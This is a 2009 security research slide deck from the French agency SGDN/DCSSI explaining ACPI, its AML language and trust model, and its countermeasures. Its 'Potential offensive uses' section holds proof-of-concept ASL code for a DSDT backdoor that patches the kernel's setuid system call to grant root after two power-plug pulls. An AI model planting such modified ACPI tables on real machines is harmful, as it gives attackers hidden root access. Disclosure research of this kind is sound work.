ACPI design principles and concerns

Loïc Duflot, Olivier Levillain, Benjamin Morin
`firstname.lastname@sgdn.gouv.fr`
`http://www.ssi.gouv.fr`

Central Directorate for Information Systems Security
SGDN/DCSSI 51 boulevard de la Tour Maubourg 75007 Paris

April 6th 2009

Introduction (1/3)

- Power management is a key functionality for modern computers, especially for laptops.
- Difficult to achieve for an OS, which is a generic component.
- A few years back, APM (Advanced Power Management) enabled OSes to work with the BIOS to handle power management.
- Later on, ACPI (Advanced Configuration Power Interface) defined common interfaces for hardware recognition and power management :
  - OSes can now achieve power management on their own ;
  - Machine-dependent functions are provided by the BIOS in ACPI tables.

Introduction (2/3)

- So, ACPI is a crucial feature, present in (almost) each and every computer.

- But who has ever checked what ACPI tables where actually instructing operating systems to do ?
- Can ACPI be misused by an attacker ?
- What exactly are the limits of what an attacker can do using ACPI ?

Introduction (3/3)


- Trusted Computing relies on different technologies :
  - TPM ;
  - Virtualisation (VT-x and Pacifica) ;
  - Trusted boot (TxT and Presidio).
- Technologies like TxT and Presidio, aiming at excluding the BIOS from the Trusted Computing Base, still need to trust ACPI tables.

Outline


1. Introduction
2. ACPI design principle
3. ACPI from a security perspective
4. Potential offensive uses
5. Conclusion

Outline

ACPI Overall structure (as defined in ACPI spec 3.0b)




ACPI Registers



```
OperationRegion(LIN, PCI_Config, 0x62, 0x01)
Field(LIN, ByteAcc, Nolock, Preserve)
{
  INF,8
}
```

- ACPI registers are chipset or configuration registers that can be used for “something” related to Power Management.
- ACPI registers can be :
  - PIO registers ;
  - Memory mapped registers ;
  - PCI configuration registers.
- These registers are machine-specific.


ACPI Tables and ACPI BIOS



```
Method (_STA, 0, NotSerialized)
{
  Notify (USB0, 0x0b)
  If (GCUC ())
  {
    Return (0x0f)
  }
  Else
  {
    Return (Zero)
  }
}
```

- ACPI BIOS : part of the BIOS related to ACPI
- ACPI tables specify the border between the machine specific world and the OS specific world :
  - they implement the standard ACPI interface ;
  - they describe the ACPI structures and functions to be used by OSPM (i.e which ACPI register they use and how) ;
  - we will focus on the DSDT (Differentiated System Description Table).


OSPM



OSPM stands for
OS-directed configuration
and Power Management

- OSPM is the component of the kernel responsible for the power management strategy.
- It is machine-independent, and uses the ACPI common interface.
  - for instance OSPM knows that to check the status of the battery, it has to run the `_STA` function for the `BAT1` device.
- It is OS-specific, each OS may implement a different OSPM.
- An open-source OS-independant implementation exists (ACPICA).

AML Interpreter



AML stands for
ACPI Machine Language

- ACPI Tables are written in AML.
- OSPM needs an AML interpreter to be able to understand ACPI table content and to run methods.
- The interpreter may also be available to device drivers.

ACPI Machine and Source Languages

- ACPI tables are written in AML.
- AML can easily be
  - disassembled in ASL (ACPI Source Language),
  - modified and
  - recompiled in AML.

  with ACPICA tools (`iasl`)
- ASL basics :
  - scopes
  - devices
  - names and methods
  - variables

ACPI Source Language

Devices are organised as a tree in the ACPI Languages, the leaves being the methods and the fields.

- Devices :
  - `_SB.VBTN` : Power button
  - `_SB.PCI0` : PCI Bus
  - `_SB.PCI0.PIC0` : Legacy Interrupt Controller
  - `_SB.PCI0.USB0` : USB Host Controller
- Generic methods for devices :
  - `_ON`
  - `_STA` : device status
  - `_SxD` : device states
  - `_CRS` : current resource settings
- Global methods :
  - `_PTS`, `_GTS`, `_BFS`, `_WAK`...

ACPI Registers in ASL

- ACPI registers can be :
  - PCI configuration registers ;
  - Memory-mapped registers ;
  - Programmed IO registers.
- They're defined by the `OperationRegion` statement :
  - `OperationRegion(FOO, PCI_Config, Address [...])`
  - `OperationRegion(FOO, SystemIO, Address [...])`
- Fields of the register can be named with the `Field` statement.

Exemple of ACPI Registers

```
OperationRegion (SMIR, SystemIO, 0xb2, 0x02)
Field (SMIR, ByteAcc, NoLock, Preserve)
{
  SMIC, 8,
  SMID, 8
}

OperationRegion (UPC1, PCI_Config, 0xC1, One)
Field (UPC1, ByteAcc, NoLock, Preserve)
{
  LEGK, 8
}
```

Linux ACPI implementation

- ACPI support in the kernel
  - DSDT in `/proc` or `/sys` (depending on the kernel version)
  - Modular support for various devices (Battery, fan, button, dock, etc.)
- ACPI daemon (acpid)
  - Catches “notify” events from the kernel

```
Method(_INI, 0, NotSerialized)
  { Notify(\_SB.VBTN, 0x0A) }
```

  - Runs predefined scripts in /etc/acpi/events/ directory

```
event=button/power
action=/sbin/poweroff
```

Premier ministre

Outline


1. Introduction
2. ACPI design principle
3. ACPI from a security perspective
4. Potential offensive uses
5. Conclusion

Security Model

- Most ACPI code runs in kernel mode (AML parser for instance) :
  - ACPI code needs to run with high privileges as it is used to configure hardware.
- The OS needs to trust the AML code it is given :
  - This AML code is defined in the ACPI tables by the manufacturer of the platform ;
  - The OS is generic and cannot identify all the valid ACPI registers.
- The chipset cannot differentiate hardware accesses corresponding to ACPI and those not corresponding to ACPI.

Confidence in ACPI Code

If we try to disassemble AML code and re-assemble it, errors may occur.



```
Loading Acpi table from file dsdt
Acpi table [DSDT] successfully installed and loaded
Pass 1 parse of [DSDT]
Pass 2 parse of [DSDT]
Parsing Deferred Opcodes (Methods/Buffers/Packages/Regions)
.............................................................................................
Parsing completed
Disassembly completed, written to "dsdt.dsl"

Intel ACPI Component Architecture
ASL Optimizing Compiler version 20061109 [Jul 11 2007]
Copyright (C) 2000 - 2006 Intel Corporation
Supports ACPI Specification Revision 3.0a

dsdt.dsl   286:     Method (\_WAK, 1, NotSerialized)
Warning  1079 -                ^ Reserved method must return a value (_WAK)

dsdt.dsl   319:             Store (Local0, Local0)
Error    4049 -                     ^ Method local variable is not initialized (Local0)

dsdt.dsl   324:             Store (Local0, Local0)
Error    4049 -                     ^ Method local variable is not initialized (Local0)

ASL Input:  dsdt.dsl - 4350 lines, 144392 bytes, 1678 keywords
Compilation complete. 2 Errors, 1 Warnings, 0 Remarks, 382 Optimizations
```

Function “profiling”

- Different ways to find when methods are called :
  - analyse in depth ACPI documentation and Linux ACPI code ;
  - enable ACPI logging and debug messages ;
  - patch the kernel to detect all accesses to hardware ressources.
- ACPI accesses are very easy to track.
- Interesting ACPI methods may be :
  - those executed at startup ;
  - those frequently called ;
  - those triggered by external event.

Testing ACPI : modifying DSDT

Once the interesting are identified and instrumented, there are several ways to load a modified DSDT instead of the one provided by the BIOS :

- DSDT file can be included in a initrd :
  `mkinitrd -dsdt=dsdt.aml initrd.gz 2.6.17-5`
- Recent versions of Linux allow for insertion of a custom DSDT at kernel compile time.
- Some functions may also be added without a reboot
  - the `LOAD` AML statement allow for creating a new object (but not a redefinition) ;
  - the original DSDT might provide an update mechanism using `LOAD`.

Is there a limit to ACPI registers that can be defined ?

```
# cat /proc/iomem
[...]
00100000-1f6d33ff : System RAM
  00100000-002ba4aa : Kernel code
  002ba4ab-0037661f : Kernel data
  003bc000-0041f57f : Kernel bss
[...]
```

An accepted `OperationRegion` :

```
OperationRegion (KERN, SystemMemory, 0x100000, 0x0c)
Field (KERN, WordAcc, NoLock, Preserve)
{
  __F1, 16,
  __F2, 16,
  __F3, 16,
  __F4, 16,
  __F5, 16,
  __F6, 16
}
```

Outline

1. Introduction
2. ACPI design principle
3. ACPI from a security perspective
4. Potential offensive uses
   - Attack description
   - Demonstration
   - Analysis
5. Conclusion

Potential offensive uses

- Bugs in the DSDT might be exploitable by attackers :
  - an attacker could force execution of an AML bugged method in order to gain some significant advantage on the machine ;
  - a random bug in a DSDT table will not necessarily be exploitable though.
- Rootkits could hide functions in DSDT tables
  - the OS has to trust the DSDT ;
  - genuine updates of the DSDT at boot time are likely (BIOS updates) ;
  - the attacker would make sure that the ACPI function providing rootkit functionalities is often run by the OS.

Backdoor principle

- ACPI backdoor :
  - an external event triggers the backdoor granting maximum privileges on the system.
- Proof of concept :
  - two direct pulls of the power plug trigger the backdoor ;
  - on a Linux system, the backdoor modifies the `sys_setuid` system call so that every call to the `sys_setuid` grants superuser (`root`) privileges.

Modifications of the DSDT : creation of a device

Our device (`ABCD`) contains a register `CTR` which will be used as a counter.

```
Scope (\_SB.PCI0)
{
  Device (ABCD)
  {
    Name (_ADR, 0x000000000)
    Name (_UID, 0xca)
    Name (_PRW, Package (0x02)
    { 0x18, 0x05 })

    OperationRegion(REG, PCI_Config, 0x62, 0x01)
    Field(REG, ByteAcc, Nolock, Preserve)
    {
      CTR, 8
    }

    Method (_S1D, 0, NotSerialized)
    { Return (One) }

    Method (_S3D, 0, NotSerialized)
    { Return (One) }

    [...]
  }
}
```

Modifications of the DSDT : target structure definition

We add another region representing the physical address of the `setuid` system call instructions we will override.

```
OperationRegion (SAC, SystemMemory, 0x00175c96, 0x000c)
Field (SAC, AnyAcc, NoLock, Preserve)
{
  SAC1, 32,
  SAC2, 32,
  SAC3, 32
}
```

Modifications of the DSDT : incrementing the counter

- When the power plug is plugged or unplugged, the `_PSR` method of the adapter (`_ADP1` device) is executed, and handles our counter `CTR`.
- The sequence written means `movl $0, 0x14c(%eax)` in assembly language.

```
Device (ADP1)
{
  [...]

  Method (_PSR, 0, NotSerialized)
  {
    If (LEqual (\_SB.PCI0.ABCD.CTR, 0x4))
    {
      Store(0x90900000, SAC3)
      Store(0x0, SAC2)
      Store(0x014c80c7, SAC1)
     }

     Increment (\_SB.PCI0.ABCD.CTR)
     Return (\_SB.MEM.AACS)
  }

  [...]
```

Modifications of the DSDT : reinitialization of the counter

- Regularly, we need a reset.
- We use a method that is regularly called.

```
Device(BAT1)
{
  [...]

  Method (_STA, 1, NotSerialized)
  {
    Store(0x1 , \_SB.PCI0.ABCD.CTR)

    [...]
  }
}
```

Modifications of the DSDT : summary

- Definition of a new variable `CTR` as a counter :
  - The variable is stored in an unused chipset register ;
  - We have used a new device, but could have been done elsewhere.
- Every once in a while, the counter is reset by `BAT1._SAT`.
- On external stimulus (`ADP1._PSR`), counter is incremented.
- When counter hits a particular value, kernel memory is modified.

Demonstration

- The DSDT has been added to the init ram disk.
- Pulling the plug twice triggers the backdoor : `setuid` will set everyone `root`.

- Live demo...

What is the problem ?

- The problem is a general model problem.
- The OS cannot know what the correct ACPI registers are :
    - unless it understood the purpose of each and every hardware configuration register ;
    - but then why would ACPI be necessary ?
    - so filtering IO accesses is tough for the OS.
- On the other hand, the chipset cannot tell who is accessing registers : ACPI or device drivers ?
- Neither the CPU (OS) nor the chipset can determine what are the legitimate ACPI accesses.
    - There is no policy enforcement point.

Difficulties

- Modifying the DSDT is a highly privileged operation :
  - a modified image of the DSDT in the kernel does not survive a reboot ;
  - the DSDT must be modified in the BIOS or at boot time.
- The scheme is mostly OS-specific :
  - the attack relies on the knowledge of the AML method call strategy ;
  - the payload uses a relevant target structure.

Countermeasures

- Not really convincing countermeasures :
  - remove ACPI support in the kernel, a really bad idea for laptops ;
  - remove any means to load a custom DSDT and check boot sequence integrity ;
  - look for bugs in the DSDT, impossible in practice ;
  - accept the risk.
- In fact, we can avoid some attacks, as the kernel knows an over-approximation of the valid ACPI registers ; it is thus possible to enforce some (limited) control :
  - static analysis of the DSDT ;
  - run AML interpreter in userland ;
  - in a TxT system, run OSPM on a special VM.

Outline

1. Introduction
2. ACPI design principle
3. ACPI from a security perspective
4. Potential offensive uses
5. Conclusion

Conclusion

- ACPI is a very complex mechanism.
- ACPI code has to be trusted.
    - but trust in the ACPI code is difficult to achieve.
- Hiding functions in AML methods is possible for a rootkit.
    - but not so interesting as modifications do not necessarily survive a reboots.
- Flaws must be sought in the overall ACPI security model.
    - Where is the policy enforcement point of the model ?

Questions

Thank you for your attention Questions ? Contact address :

`olivier.levillain@sgdn.gouv.fr`